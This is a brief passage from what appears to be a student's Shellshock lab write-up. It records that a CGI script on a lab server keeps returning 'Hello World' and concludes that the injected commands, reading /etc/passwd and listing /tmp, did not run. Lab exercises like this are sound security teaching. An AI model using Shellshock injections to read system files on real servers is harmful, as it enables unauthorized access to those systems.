edlab-shellshock.com/cgi-bin/vul.cgi

Hello World
```

Observation :

The server consistently responds with "Hello World," rather than executing the injected commands, which suggests that the server has been secured against the Shellshock vulnerability. Attempts to execute commands such as /bin/cat /etc/passwd or /bin/ls /tmp through the Shellshock exploit have not been successful. This indicates that the server has likely either updated its Bash version or implemented additional security measures to prevent exploitation of the Shellshock vulnerability.